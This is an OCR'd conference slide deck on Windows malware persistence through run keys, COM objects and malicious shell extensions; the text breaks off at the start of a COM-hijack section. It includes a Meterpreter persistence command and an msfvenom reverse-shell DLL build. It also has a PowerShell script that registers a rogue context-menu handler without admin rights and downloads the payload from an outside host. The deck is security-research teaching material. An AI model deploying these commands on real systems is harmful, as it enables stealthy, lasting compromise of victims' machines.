/Rooted CON

The Art of Persistence: Mr. Windows... I don't wanna go :(

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A little bit more:


Developer ASM (Microcontrollers & Microprocessors x86/x64), C/C++, Go & Python.


Speaker at Black Hat Briefings, DEFCON, Ekoparty, HITB, etc ….. and RootedCon! :D

What means... "persistence"?

"run keys" since long time ago...

HKCU\Software\Microsoft\Windows\CurrentVersion\Run





"run keys" since long time ago...

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

```
meterpreter > run persistence -U -i 5 -p 443 -r 192.168.1.71
[*] Creating a persistent agent: LHOST=192.168.1.71 LPORT=443 (interval=5 onboot=true)
[*] Persistent agent script is 613976 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\yyPSPPEn.vbs
[*] Agent executed with PID 492
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
```

"run keys" since long time ago...

...\CurrentVersion\Policies\Explorer\Run

...\CurrentVersion\Explorer\Shell Folders

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				8/31/2018 11:04 PM
cmd.exe	Windows Command Proc...	Microsoft Corporation	c:\windows\system32\cmd.exe	1/8/1971 5:44 AM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				11/1/2018 9:54 PM
AdobeAAMUp...	Adobe Updater Startup Util...	Adobe Systems Incorpora...	c:\program files (x86)\common files\adobe\oobe\...	4/11/2018 4:32 AM
AdobeGCInvo...	Adobe GC Invoker Utility	Adobe Systems, Incorpor...	c:\program files (x86)\common files\adobe\adobe...	9/10/2018 7:02 AM
IAStorIcon	Delayed launcher	Intel Corporation	c:\program files\intel\intel(r) rapid storage technol...	3/24/2017 2:17 PM
RtHDVBg_Pu...	HD Audio Background Pr...	Realtek Semiconductor	c:\program files\realtek\audio\hda\ravbg64.exe	3/27/2017 4:09 AM
RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio\hda\rtkngui64.exe	3/28/2017 6:42 AM
SecurityHealth	Windows Defender notific...	Microsoft Corporation	c:\program files\windows defender\msascuil.exe	10/4/2015 12:14 AM
WavesSvc	Waves MaxxAudio Servic...	Waves Audio Ltd.	c:\program files\waves\maxxaudio\wavessvc64.exe	3/27/2017 6:48 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				11/1/2018 9:56 PM
Adobe Creativ...	Adobe Creative Cloud	Adobe Inc.	c:\program files (x86)\adobe\adobe creative clou...	9/13/2018 6:32 AM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				8/31/2018 11:13 PM
OneDrive	Microsoft OneDrive	Microsoft Corporation	c:\users\shei\appdata\local\microsoft\onedrive\on...	9/12/2018 1:07 PM

Is this the best way?

Welcome to...

The Art of Persistence

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

COM Objects...

- C++ class
- Out of Process / In-Process




In-Process




Globally Universal Identifier (GUID)...

- CLSID

16bytes array (GUID)







Windows Registry...

HKLM\Software\Classes\CLSID\<GUID>

HKCU\Software\Classes\CLSID\<GUID>



Windows Registry...



InprocServer32 / InprocServer / InprocHandler32 / InprocHandler

Persistence via Shell Extensions

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

Shell Extension Handlers...

Handler
Shortcut menu handler
Data handler
Drop handler
Icon handler
Property sheet handler
Thumbnail Image handler
Infotip handler
Metadata handler

Handler
Column handler
Copy hook handler
Drag-and-drop handler
Icon Overlay handler
Search handler


Handler	Interface	Handler Subkey Name
Shortcut menu handler	IContextMenu	**ContextMenuHandlers**






Shell Extension Handlers... (registry)

- System-wide (HKLM\Software\Classes*\shellex\)




Shell Extension Handlers... (registry)

- Current User (HKCU\Software\Classes*\shellex\)



NO ADMIN PRIVILEGES REQUIRED

Registering our own Shell Extension



Malicious Shell Extension to persist


```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.43.128 LPORT=4444 -f dll > met.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
```

```
$Path = "HKCU:\Software\Classes\*\shellex\ContextMenuHandlers\BadExt"
$Name = "(Default)"
$Value = "{5A8C927F-C467-437D-9AC3-C874A100404E}"

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $Value

$Path1 = "HKCU:\Software\Classes\CLSID\{5A8C927F-C467-437D-9AC3-C874A100404E}\InprocServer32"
$Name1 = "(Default)"
$Value1 = "C:\\random\\met.dll"

New-Item -Path $Path1 -Force
New-ItemProperty -Path $Path1 -Name $Name1 -Value $Value1

$Url = "http://www.semecayounexploit.com/met.dll"
$Out = "C:\\random\\met.dll"

Invoke-WebRequest -Uri $Url -OutFile $Out
```

Registry Key 1

Registry Key 2

Malware downloader


Firefox
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IDA Pro (32-bit)
IDA Pro (64-bit)
Recycle Bin
Type here to search
ENG
12:31 PM
11/6/2018

To sum up...

- Shell Extensions can be used to malware persistence.
- Attacker does **not** need admin privileges.
- Stealthy method!

Recommendation...

- Use PowerShell. Because it's a trust binary for Windows. So, it let you write the registry without restrictions.

Persistence via COM hijack

@UnaPibaGeek

COM Hijack fundamentals...

Right COM Path:

